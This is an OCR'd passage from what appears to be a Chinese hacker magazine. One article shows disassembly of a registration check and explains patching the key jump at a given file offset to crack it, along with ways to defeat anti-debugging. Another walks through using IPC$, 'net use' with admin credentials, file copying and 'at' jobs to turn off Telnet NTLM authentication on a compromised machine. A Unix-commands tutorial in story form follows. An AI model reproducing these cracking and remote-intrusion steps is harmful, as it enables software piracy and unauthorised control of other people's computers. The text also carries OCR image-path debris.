


图6

上接421页

Systems\Catalogs\Default”文件夹，这个文件夹是隐藏的，需要显示所有文件才能看到。选中全部文件删除之，这个不要删除文件夹，否则下次ACDSee可能不能运行，如图12。




图12

至此，所有步骤全部完成。我想加上原文，网吧中常用软件的各个方面也应该都说到，相信虫虫们不会再那么担惊受怕了。

对"软件破解与反破解"的一点补充

刘奇

在X第9期的"软件破解与反破解"一文中，原文所提及的几个方法均对于反破解有一定的作用，个人觉得最有效、最有创意的方法当数用图片来显示注册成功与否。感谢作者王欣的创意，给反破解提供了一个新的方法。另外，除了该方法，其它几种反破解方法均可以反反破解（没有打错字哦）。下面结合自己的体会给出具体实现方法：

1.作者提到释放"箔条"来反破解

缺陷分析：该方法几乎不会对一个稍有经验的菜鸟级的cracker（比如我这样的菜鸟）造成任何影响。其对抗对象为不懂汇编代码只会用winhex搜索注册码的cracker（汇编都不懂还能叫cracker吗？请注意打好基础哦），如果大家分析过作者提供的反破解测试程序，应该深有体验吧，一路F8过去，毫无障碍。所以该方法几乎形同虚设。

2.利用字符串寻找关键跳转

缺陷分析：该方法非常理想，对抗这种方法没有什么捷径。在这一点上作者的创意相当漂亮。但是有一个几乎万能的方法可以对抗现在的和以后出现的一些反破解方法，那就是从程序取得注册码开始，先粗跟（用F8跳过call），然后细跟（用F7进入具体call），仔细分析代码直到确认整个注册验证过程完成。一般而言，粗跟时很容易发现程序的反破解措施和干扰措施。采用这种方法，程序的小动作基本可以一览无遗。不相信？我们不妨来看看DEDE的反汇编代码，点击如图1。





图1

所示的Button4Click即可看到点击注册按钮时执行的代码，如图2。



```
* Reference to : TControl.GetText(TControl):TCaption;()
|
00454AC4   E863E2FDFF         call    00432D2C
00454AC9   8B55F0             mov     edx, [ebp-$10]
00454ACC   8D45F4             lea     eax, [ebp-$0C]

* Reference to : TObject.System.@WStrFromLStr(WideString;WideString;String);()
|
00454ACF   E81CFDFAFF         call    004047F0
00454AD4   8B45F4             mov     eax, [ebp-$0C]
00454AD7   50                 push    eax
00454AD8   8D45F8             lea     eax, [ebp-$08]
00454ADB   50                 push    eax

|
00454ADC   E8A3FEFFFF         call    00454984
00454AE1   8B55F8             mov     edx, [ebp-$08]
00454AE4   8D45FC             lea     eax, [ebp-$04]

* Reference to : TObject.System.@LStrFromWStr(String;String;WideString);()
|
00454AE7   E834F7FAFF         call    00404220
00454AEC   8D55EC             lea     edx, [ebp-$14]
00454AEF   8B8304030000       mov     eax, [ebx+$0304]

* Reference to : TControl.GetText(TControl):TCaption;()
```

图2

我们截取一段研究一下，以下代码为节省篇幅均去掉了机器码：

```
  * Reference to : TControl.GetText(TControl):TCaption;()
; 取得用户名
  00454AC4   call    00432D2C
  00454AC9   mov     edx, [ebp-$10]
  00454ACC   lea     eax, [ebp-$0C]

  * Reference to : TObject.System.@WStrFromLStr
(WideString;WideString;String);()
  |              ; 转化为宽字符
  00454ACF   call    004047F0
  00454AD4   mov     eax, [ebp-$0C]
  00454AD7   push    eax
  00454AD8   lea     eax, [ebp-$08]
  00454ADB   push    eax
  00454ADC   call    00454984   ; 关键算法，如欲分析算法需跟进
  00454AE1   mov     edx, [ebp-$08]
  00454AE4   lea     eax, [ebp-$04]
  ……省略几句代码以节省篇幅
  * Reference to : TControl.GetText(TControl):TCaption;()
; 取得我们输入的注册码
  00454AF5   call    00432D2C
  00454AFA   mov     eax, [ebp-$14]   ; eax<--我们输入的注册码
  00454AFD   mov     edx, [ebp-$04]   ; edx<--真正的注册码

  * Reference to : TObject.System.@LStrCmp;()   ; 字符串比较，比较真假注册码
```

如何？不得不佩服DEDE的作者对delphi的研究之深了吧，感叹之下不禁想说一句："DEDE之下，delphi了无秘密"（修改候捷的话："源码面前，了无秘密"）。

```
  00454B00   call    004043A4
  00454B05   jnz     00454B16   ; 关键跳转，跳则显示注册失败图片，nop掉或者修改jnz为jz即可爆破
  00454B07   mov     dl, $01
  00454B09   mov     eax, [ebx+$0310]

  * Reference to : TControl.SetVisible(TControl;Boolean);()
```

设置图片可见，显示注册成功图片，还记得delphi源代码么？何等的接近啊。有了反汇编代码几乎可以还原成delphi源代码：

```
  00454B0F   call    00432C4C
  00454B14   jmp     00454B23
  00454B16   mov     dl, $01
  00454B18   mov     eax, [ebx+$0314]
  * Reference to : TControl.SetVisible(TControl;Boolean);()
```

分析同上，这里显示的是注册失败的图片：00454B1E call 00432C4C。

3.防止程序被脱壳

缺陷分析：该方法通过检测文件大小来确定文件是否脱壳，通常使用的API是GetFileSize()，所以通过在GetFileSize设置断点可以轻松觉得脱壳后的自校验。这个比较简单，不作具体分析了。

4.防止程序被跟踪调试

缺陷分析：该方法一般会检测自己的父进程是否是explorer.exe，如果不是则杀死父进程或采取其它报复方法。原理是利用

CreateToolhelp32Snapshot 取得进程快照，然后查找可疑进程。或者使用 OpenProcess 打开父进程检测是否为 explorer.exe。相应的对策是在上述 API 上设置断点来防范。

5.补充一些

一般而言，当检测到自己被调试时通常都会杀死父进程或者退出程序。对于这样的程序采用的对策是在 TerminateProcess 和 ExitProcess 上设置断点。通常使用 CreateToolhelp32Snapshot 和 OpenProcess 这两个 API 的程序都不是什么好东东，引用“血色浪漫”里的话说：“这家伙打小就不是什么好鸟，打瞎子骂聋子的事都有他的份”，呵呵，这两个 API 也不是什么好鸟，强烈建议 hook 上述 API 以防不测^_^，如果还想更加安全，那么还有一大堆的 API 等着你去 hook，具体 API 就不提供了。原作者也提到想不到办法使内存中不出现明文注册码，呵呵，那是因为作者使用的保护策略是：**注册码 ＝ F（用户名）**，只要稍加修改即可防止内存中出现明文注册码，如下：**F（用户名，注册码）＝ N（N 自己随意选定）**。

由于以上方案都已经公开了，所以加密效果也大打折扣。同时由于上述方案的反破解的动作太过于明显，很容易就会被破解者抓到线索，加密不成反而暴露了关键算法。因为加密点附近通常都是关键算法。那么有没有更好的方案来解决这个问题呢？如何不暴露我们的反破解意图？当然有更好的方法啦，那就是利用操作系统弹出一个非法操作，而不是杀死调试器，关闭计算机等等。

当你跟踪调试一个软件的时候突然弹出一个非法操作，你如何知道问题出在那里呢？限于篇幅关系，本次补充到此为止吧。

最后奉献一个破解补丁，参照我原来写的一篇教程“crack 新手进化篇”修改而来，建议初学者好好学习，很快你也可以写破解补丁了，你讨厌 keymaker 那种没有个性的界面吗？自己用 MFC 画一个，或者你喜欢经典的命令行风格，那么下面的代码对你非常有用，光盘有收录。

最后需要注意的事项：

1.原作者提供的“反破解测试.exe”用 upx 加了壳，应用文件补丁之前请先脱壳。

2.上面的 0x53f05 是偏移地址，如何得到的呢？用 w32dasm 打开脱壳后的“反破解测试.exe”，鼠标定位到

```
00454B05
00454B05   jnz     00454B16    ；关键跳转，跳则显示注册失败图片，nop 掉或者修改 jnz 为 jz 即可爆破
```

在底部即可看到偏移量，如图 3 。

```
Line:192164 Pg 2160 of 2169  Code Data @:00454B05 @Offset 00053F05h in File:反破解测试.exe
```

图 3

写得好累，希望大家喜欢，不至于让我白忙了那么长时间。

（本文涉及到的破解补丁和相关代码，光盘有收录）

对“去除 NTLM 新招”的疑问和补充

王艺翔

在今年第 4 期的“去除 NTLM 新招”一文中曾说得到肉机的 cmdshell 可以通过输入 tlntadmn congfig sec = -ntlm 命令达到去除 NTLM 认证的目的，但是我实验后感觉效果不佳。我按照作者的说明在命令行下输入 tlntadmn congfig sec = -ntlm，却出现如图 1 所示。

```
C:\Documents and Settings\1>tlntadmn congfig sec = -ntlm
错误: 您必须有管理特权
```

图 1

我实验了好多次都没有成功，总显示“错误： 您必须有管理特权”。我纳闷了，我就是以管理员身份权限登录的怎么会没有管理权限呢？

此外，我还想到了一个好方法来去除 NTLM 认证，本人想问题喜欢从本质上考虑事物发展变化。当时第一眼看到这个文章我就想通过修改注册表来达到目的，因为注册表是 Windows 的灵魂嘛！

我使用了一个工具 RegSnap，比较修改 NTLM 值的前后变化，最终结果如图 2 所示。

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\1.0\NTLM
新: DWORD: 2 (0x2)
旧: DWORD: 0 (0)
----------------
总计数量: 2
```

图 2

RegSnap 比较结果只有一处不同，那就是在注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\1.0 下，新键值是 2 而旧键值是 0。

好了，万事俱备，只差实践。今天我们的实验环境是一台开了 ipc$ 的 Win2000 肉鸡，IP 是 200.200.200.200，管理员名为 1234，密码为 123，NTLM 认证值为 2。首先我讲一下 NTLM 认证值：2 表示需要 NTLM 认证；1 表示先进行 NTLM 认证，如果认证不成功再让你输入用户名和密码；0 表示不进行 NTLM 认证，直接输入用户名和密码（至于什么是 NTLM 认证以及怎么认证我想就没有必要说了，大家可以到网上搜索一下答案）。我们的目的只有一个就是将肉鸡的 NTLM 认证值从 2 改为 0。

我们先将本机的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\1.0 下 NTLM 键值导出到 d:\jsj.reg，如图 3。

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\1.0]
"NTLM"=dword:00000000
```

图 3

并且确认将 NTLM 的值改为了 00000000。关键步骤已经完成。下面我通过 ipc$ 命令管道连接到这台机器上，首先建立一个 IPC$ 连接，命令如下：net use \\200.200.200.200\ipc$ "123" /user: "1234"，然后将 d:\jsj.reg 文件 copy 到对方 c:\，命令如下：copy d:\jsj.reg \\200.200.200.200\c$，最后我们还要运行 jsj.reg，命令如下：at \\200.200.200.200 18:23 regedit -s c:\jsj.reg，假设对方 schedul 服务已经打开，18:23 表示时间，这个大家根据具体情况而定。到目前我们成功了 50%，还有 50% 是什么呢？你必须重启 telnet。命令如下：at \\200.200.200.200 18:24 net stop telnet 和 at \\200.200.200.200 18:25 net start telnet。最后就一切 OK 了。

（本文涉及到的软件 RegSnap，光盘有收录）


主题乐园

Unix 菜鸟Unix黑客技术步步高

王欣

在这个严肃的老师面前，座位上嘻嘻哈哈的同学们不约而同的静了下来。安静让2005年的夏天似乎变得凉爽了一些。

“大家知道我们这堂课将要讲什么吗？”老师首先打破了安静气氛。

“当然了，攻防课程嘛，我们已经很熟悉了。”菜鸟A 回答。

“那大家现在都会些什么内容呢？”老师微笑了一下问道。

同学们见老师也不是那么凶，又开始热闹起来了。

“扫描系统、分析漏洞，然后入侵系统，留后门、保持权限都会！”菜鸟们一听可以回答出自己的强项，争着嚷道。

“还可以在肉鸡系统上作各种各样的操作，就像本地机器一样。”小菜们继续回答。

“看来大家以前的课程都学的很认真。”老师说道，“不过，同学们以前学的内容都是在Windows世界的，这学期我会带领大家进入另一个世界学习攻防技术。”

“另一个世界……莫非是……”小菜们瞪大了眼睛。

“对了！这学期开始我们就要学习Unix系统的相关技术了。”老师随后打开了幻灯机……

引言：上个世纪的黑客

幻灯上出现了一行文字：“如何成为一名Hacker”。大家注意到，下面有一行小字，写着1998年。

“上个世纪末成长起来的一批青年安全技术专家，不少都看过这几篇入门文章，我想大家看看这些经典文章也会有好处。”老师对再次安静下来的同学们说道。

幻灯片翻到了下一页。大家看到了这样的文字：

> 一位Hacker所需的基本技能：
> 1．学习程序设计；
> 2．取得一个免费的Unix或者Linux，并学习使用和维护。

老师指着幻灯片对大家说：“大家注意第二条。”

“在上个世纪，不会Unix的程序员是不可能成为Hacker的，当时流传甚广的一句话就是：想要在DOS、Windows或MacOS开始hacking，无疑就是要你绑著枷锁跳舞一样。”

小菜们听着这些话，惊异中带着不服。

“这可以追溯到几十年前第一台Minicomputer刚诞生，ARPAnet实验也刚展开的时代。 那时有一个由程序设计专家所组成的文化群体。这种文化的成员创造了hacker这个名词。这些Hacker建立了Internet，创造出我们现在使用的Unix操作系统。我想，当时hack这个词语大概带有开天辟地的意思。”

“当时Unix是Internet上的主流操作系统。你没办法在不懂Unix的情况下成为Internet的hacker。 因为这个原故，当时的hacker文化还是很牢固的以Unix为中心的。当然，技术是不停地发展的，后来WindowsNT、2000、xp以及2003的出现使这种局面发生了改变。”

“哇，第一台小型计算机的时代！”小菜们瞪大了眼睛，趴在桌子上听老师讲故事。

“好了，故事讲完了，接下来我们开始学习专业知识。”

“不过，在正式讲之前，还是想把这些老文章里面提到的有用的东西给大家提一下，应该会有好处的。”老师说道。

“嗯，我们听着呢。”小菜们来了兴趣，表现的都很认真。

“我想告诉大家的是，不要以为仅仅技术高超就是hacker了，即使多年后你们技术上取得了质的飞跃，也不要这样想。”

“这个老师真是爱讲没用的大道理。”小菜们心里想。

“hacker文化并没有任何的领导者，但是会有这个文化的英雄。如果同学们以后有幸成为了他们中的一员，记着老师的话，不要把自己定位成喧嚣自大的领导。与其跟别人争这些，不如给自己一个亲切谦逊的身份。”

“这些话还有点道理，马上回去就把我那个夸张的Id改掉。”小菜B 在心里对自己说到。

一、基本指令学习

“现在我们就开始学习Unix系统的基本指令。”老师打开了讲台电脑里面的VMware。

“其实大家学习Unix并不必须要装一个双系统的，我们可以使用VMware软件在Windows下使用虚拟系统来学习。今天给大家一个作业，每个人回家后在自己的计算机上安装VMware，然后装一个Unix或者Linux，这些系统的安装光盘可以去电脑城买，也可以在网上下载iso来安装。我的讲台上就是装的Linux”。

“这个没问题，回去装上就是了。不就是个Windows下的应用程序么。”

“那好，首先我们学习的命令是Pwd、cd和ls”。

“Pwd命令是最基本的命令，输入这个命令然后回车，就会显示我们当前所在的位置。Cd命令和DOS下的cd一个用法，它可以从当前目录进入系统上任何一个有访问权限的目录。而ls就是浏览当前目录下的内容，这和dos下的dir是很相似的。”

“可dir不仅仅可以看当前文件夹的内容的。”小菜C 发言了。

“对。我们的ls一样可以。在ls命令后加上要浏览的其他目录就可以了，这个和dir是一样的。而且ls有2个常用的重要参数。”

“ls -l是列出长格式文件，包括文件类型，权限，所有者和长度。”

“ls -a是列出目录中所有文件，包括以句号开头的文件，我通常都习惯使用ls -la这样的命令的。”老师说道。

“现在我们找个同学上讲台来操作一下，给大家个直观认识。”

小菜A 勇敢的跑上了讲台，他的操作结果打到了幻灯片上，如图1。

```
[root@SoftSyStemHacker root]#
[root@SoftSyStemHacker root]# pwd
/root
[root@SoftSyStemHacker root]# cd /home
[root@SoftSyStemHacker home]# ls -la
×ÜÓÃÁ¿ 12
drwxr-xr-x    3 root     root          4096  4ôÂ 25 15:21 .
drwxr-xr-x   20 root     root          4096  4ôÂ 25 15:15 ..
drwx------    2 test     users         4096  4ôÂ 25 15:25 test
[root@SoftSyStemHacker home]# pwd
/home
[root@SoftSyStemHacker home]# _
```

1

小菜 A 下来以后，老师接着讲："接下来我们学习察看文本文件内容的指令，这样的指令有好几个，比如 more or less "。

"怎么还有英文短语啊？"小菜们吓了一跳。

"呵呵，这不是短语，我们的 more 是一个命令，less 又是一个命令。它们的作用是显示文本，主要优点也就是可以翻着屏幕显示很长的文本。"

"虽然 less 的名字没有 more 厉害，可是功能更强一些，通常我都是习惯用 less 的。我们输入 less，然后后面加上要打开的文本文件名字就可以浏览内容了，我们可以使用同学们玩游戏常用的箭头按钮上下移动文本。"

"那个东西黑乎乎的，功能又这么少，万一我们想要在很长的文章里面找一个关键词怎么办，难道用肉眼慢慢找啊？"小菜 B 开始发牢骚了。

"这位同学还想得很周到，我们的 less 当然有这样的功能了，"老师回答。"在文本查看的状态下，我们输入斜杠（/）然后加上单词或者短语，然后回车就可以在显示的文本中向下查找关键字，如果输入的不是斜杠而是问号，那就是在显示的文本中向上查找。"

"当然了，平时我们遇到很长的文本文件的机会比较少，所以最常用的文本显示命令就是 cat 了。"老师补充道。

"cat 指令是 CATentae 的缩写，常用程度和以前 DOS 里面的 Type 相似。大家看幻灯机屏幕，我们演示一下这几个指令的操作方法（图 2）"。

```
[test@SoftSyStemHacker test]$
[test@SoftSyStemHacker test]$ more test.txt
ilovechina
[test@SoftSyStemHacker test]$ less test.txt
/bin/bash: /root/.bashrc: È"ÏÞ²»³»
ilovechina
[test@SoftSyStemHacker test]$ cat teest.txt
cat: teest.txt: Ã»ÓÐÄÇ,öÎÄ¼þ»òÄ¿Â¼
[test@SoftSyStemHacker test]$ ca   st.txt
ilovechina
[test@SoftSyStemHacker test]$ _
```

2

"大家都看到了，Unix 命令的使用方法跟 dos 命令其实使用方法大致相同，只不过它的指令数量较多，几乎可以完成你所能够想到的所有系统操作。"

"接下来我们就不这样一个指令一个指令的细讲了，我把对我们有用的一些基础命令打在幻灯上面，同学们当作笔记抄下来。回去挨个试一遍。"说完老师便操作起了幻灯机，在屏幕上投下下面的文字：

find 命令： find 用于寻找系统中的文件，功能相当于 Windows 系统中的搜索。Find 命令的基本结构为：$find [要查找的目录] [查找参数] [操作动作]

例子：$find / -name '*log' print

解释：这个例子是查找根目录下文件名后 3 个字母为 log 的文件，并在屏幕上打印出来。

当然，也可以按时间和类型来查找。

grep 命令： grep 命令用于搜索文件中符合指定模式的内容。

例子：$grep 222.11.11.11 *

解释：搜索本目录下含有"222.11.11.11"字样的文件。

tar 命令： tar 命令常用于压缩文件和解压缩文件。

重要参数说明：

c 表示建立文档而不是解压缩文档。

x 表示将压缩文件中的内容解压缩到当前目录。

z 表示通过 gzip 过滤文件。

v 表示命令在长方式下运行（即每个文件名在解压缩到文档时都会显示）。

f 表示存档到文件，而不是磁带机。

例子：$tar cvf newfile oldfile

解释：把 oldfile 压缩并新建压缩包 newfile

例子：$tar xzvf downloadfile.tar

解释：解压缩文件 downloadfile.tar

cp 命令： 把文件从一个目录复制到另一个目录。

例子：$cp testfile testfilecopy

解释：给 testfile 制作一个备份

例子：$cp testfile1 testfile2 testfile3 /tmp

解释：把文件 testfile1，testfile2，testfile3 拷贝到文件夹 tmp 里面

rm 命令： 删除文件的命令。

例子：$rm testfile

解释：删除文件 testfile

例子：$rm *.txt

解释：删除当前目录所有的 txt 文件

mv 命令： 文件的移动或更名的命令。

例子：$mv testfile /tmp

解释：把文件 testfile 移动到 /tmp 里面去

例子：$mv testfile newname

解释：把 testfile 改名为 newname

touch 命令： 创建文件的命令

例子：$touch newfile

解释：新建一个文件 newfile

mkdir 命令： 创建目录的命令

例子：$mkdir /home/testdir

解释：在 /home/ 中创建文件夹 testdir

第二天上课…

"同学们好，昨天回家都自己做了试验了吗？"老师刚到教室就提作业的事情。

"做是做了。可是遇到些问题。"小菜 E 说。

